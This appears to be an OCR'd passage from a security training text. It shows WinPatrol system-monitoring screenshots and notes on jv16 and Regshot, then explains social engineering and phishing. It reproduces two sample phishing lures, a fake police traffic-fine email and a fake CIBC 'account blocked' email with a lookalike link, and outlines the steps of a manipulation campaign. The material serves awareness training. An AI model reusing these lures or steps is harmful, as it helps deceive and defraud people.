WinPatrol [FREE Edition]
Hidden Files
File Size Monitor
Recent
PLUS REQUIRED
PLUS REQUIRED
PLUS
Options
Startup Programs
Delayed Start
IE Helpers
Scheduled Tasks 1.0
Services
Active Tasks
Cookies
File Types


Display Secret Startup Locations (Advanced mode)
Notify me if a Startup Auto Setting is Removed.
Title
Command
Status
Company
Type
First Detected
OneDrive
OneDrive.ex...
Running
Micros...
HKCU_RUN
01/19/2021 8:38 AM
ECMHelper
Agent.exe
File Does ...
File Do...
HKCU_RUN
01/19/2021 8:37 AM
WinPatrol [FREE Edition]
winpatrol.exe
Running
Ruiware
HKCU_RUN
01/19/2021 8:37 AM
SunJavaUpdateSched
jusched.exe
Oracle ...
x64_RUN
01/19/2021 8:39 AM



WinPatrol [FREE Edition]
Startup Programs
Delayed Start
IE Helpers
Scheduled Tasks 1.0
Services
Active Tasks
Cookies
File Types
Hidden Files
File Size Monitor
Recent
PLUS REQUIRED
PLUS REQUIRED
PLUS
Options
The files listed below are marked as hidden. Many are legitimate system files which are required by Windows. This list is provided only for malware cleanup. Use extreme caution removing any of these files.
Select the filename and press Info... or double-click an item to see if information is available.
Module
Path
First Detected
Last Written
Type
bootmgr
C:\
01/19/2021 8:38 AM
10/30/2015 12:48
BOOTNXT
C:\
01/19/2021 8:38 AM
10/30/2015 12:48
pagefile.sys
C:\
01/19/2021 8:38 AM
File in Use
swapfile.sys
C:\
01/19/2021 8:38 AM
File in Use
WindowsShell.Manifest
C:\Windows
01/19/2021 8:38 AM
10/30/2015 12:48
SYSTEM
Info...
Explore Program Folder
Open Program Properties...
Refresh
Delete
Delete File on Reboot
View using NotePad
Restart Windows for Repair in Safe Mode
PLUS Info...
WinPatrol Log
WinPatrol Help



Hidden Files
File Size Monitor
Recent
PLUS REQUIRED
PLUS REQUIRED
PLUS
Options
Startup Programs
Delayed Start
IE Helpers
Scheduled Tasks 1.0
Services
Active Tasks
Cookies
File Types
Scotty the Windows Watch Dog automatically will remove cookies that contain certain text portions in their title.
Cookie Filters
Cookies
Scotty the Windows Watch Dog reports that your computer has the following cookies. Scotty loves treats but maybe you don't.
Check the cookies you'd like to keep or remove.
C:\Users\win 10\AppData\Local\Microsoft\Windows\INetCookies\
Domain - Cookie Name
Path
Creation Date
live.com
2F04WZC9.txt
2020/11/10 15:55
microsoft.com
8CL31SSI.txt
2021/01/17 19:12
ieonline.microsoft.com
DVQEOUR9.txt
2021/01/17 19:12
g.live.com
FN8EU9Y1.txt
2021/01/18 09:20
wireshark.org
G8JN816D.txt
2020/11/10 1[illegible]
live.com
OQC393ZF.txt
2021/01/18 09:20
win-rar.com
PRJX6YTD.txt
2021/01/18 09:28
View...
Remove Unchecked
Remove Checked
Close

- Jv-16 power tools

jv16 Power Tools is an application that enables you to do,


- ✓ Clean and speed up my computer
- ✓ Startup Optimizer
- ✓ Software Uninstaller
- ✓ Startup Timer
- ✓ Windows AntiSpy
- ✓ Check for Vulnerable Software







➢ Regshot

Regshot is an open-source (LGPL) registry compare utility that allows you to quickly take a snapshot of your registry and then compare it with a second one - done after doing system changes or installing a new software product.







- Social engineering

Social Engineering is a method of hacking which is based on spoofing a person's identity and getting their details using socializing skills. It is an art of using Psychology things and marketing skills together for influencing the target victim and manipulate them for getting sensitive information. They generally not only get into systems but also disturb your life. But the thing which keeps it different from all the famous ways of attacks is you no need to write a code for achieving it. In the real world, only social engineering is not enough to get your details, but they use it as an intermediate step to get you into their hands. It is just like a bridge between you and attacker if you step on it didn't forget you will be lost your life as it is an illusion. It happens through a series of steps and had different ways to achieve it. In general, these attacks are gone virtually, so most the victim never knows about the hacker.

➢ Lifecycle of Social Engineering

Keep in mind that never a hacker directly interacts with the victim either virtually or physically. They will go through a series of steps to verify and analyze the present situation of victims knowing along with their past. The steps are like,

- ✓ **Information Gathering**: First, a basic investigation happens on the victim for analyzing his present situation based on his past actions. Interest and ambitious goals are taken into consideration. And then they choose their method of interaction with the victim.


- ✓ **Establishing Relationship**: In this particular phase, the attacker starts engaging with the user through different interfaces and creating a story around him that makes him hurry and quick and tense that makes him open doors for attackers.

- ✓ **Exploitation**: This is where the art of technical Knowledge and human relationship management of an attacker comes into play which makes the victim keep the door open from him till all the work of the attacker done.


- ✓ **Execution**: In this particular phase attacker meets all his needs and makes sure that his work is done without any proof and footprints are left behind throughout the attack. They also make sure that the victim will never know about this and so that, they can maintain a relationship with the user, so they can make use of it for future purposes.

There are many weaknesses of victims that can be used by the attacker.

- ✓ Greed




✓ Fear



✓ Curiosity

✓ Sympathy



- ✓ Respect for authority

AFP
AUSTRALIAN FEDERAL POLICE

DRIVINGINTRUSIO
INFORMATION
PICTURE REPRESENTATION

You could have been recently granted with a traffic infringement:

Purpose: **inattentive car driving**
infringement N: **822259812326**
Date associated with concern: **07/04/2015**
Sum credited: **$159.64 AUD**
Deadline: **07/05/2015**

To discover more details you should see your current intrusion info.

see your traffic infringement

has to be done inside of **10 days** on the time of assistance of the infringement information as well as the actual reminder information.

You could make application for a extension to pay this intrusion info fee, in order to dispute the particular liability, within just twenty-eight working days.

auto created message, you are free to unsubscribe.

➢ Types of social engineering attacks

- ✓ Computer based
- ✓ Mobile based
- ✓ Human based


❖ Computer based

- Phishing

Phishing is a type of Social Engineering attack that aims to obtain sensitive information including the bank account number, usernames, passwords, and credit card details. It is mostly done by sending fake emails that appear to have come from a legitimate source, or it can be in the form of Vishing. The recipient is mostly manipulated to click a malicious link that can install malware or access sensitive information. Or it can simply be a case of Typo squatting that redirects the recipient to a malicious website in order to obtain login credentials.

Common Features of Phishing Emails:

- ✓ It will have an eye-catching subject such as “Congratulations! You’ve won an iPhone”.
- ✓ It will reflect a sense of urgency so that the recipient doesn’t get enough time to re-think and make a mistake in the hurry that can later benefit the attackers.
- ✓ It will have attachments that make no sense with respect to that email.
- ✓ Branding inconsistency



CIBC.Canadian.Imperial.Bank.of.Commerce.onli.alt.tmwemgltgy-74714246tmtmwem747@tmwem747_tmwem7

[24 Hours for confirmation - notice 747142462818534037B6-TMW]

CIBC Bank

Account temporarily blocked (troyhunt@hotmail.com)


To help protect your account from fraud or abuse, we have temporarily blocked it because we noticed some unusual activity.
We know having your account blocked is frustrating, but we can help you get it back easily in a few steps.

To unblock your account click https://www.2cibconline.2cibc.com/olgfeyn/authentication/SignOn.cibc?2118 and sign in to your blocked account.


We take your account security seriously and need these details to help us prevent hackers from accessing your account.

As far as blocked CIBC accounts are concerned, meanwhile, only responsible use of your CIBC account can prevent it from being disabled.

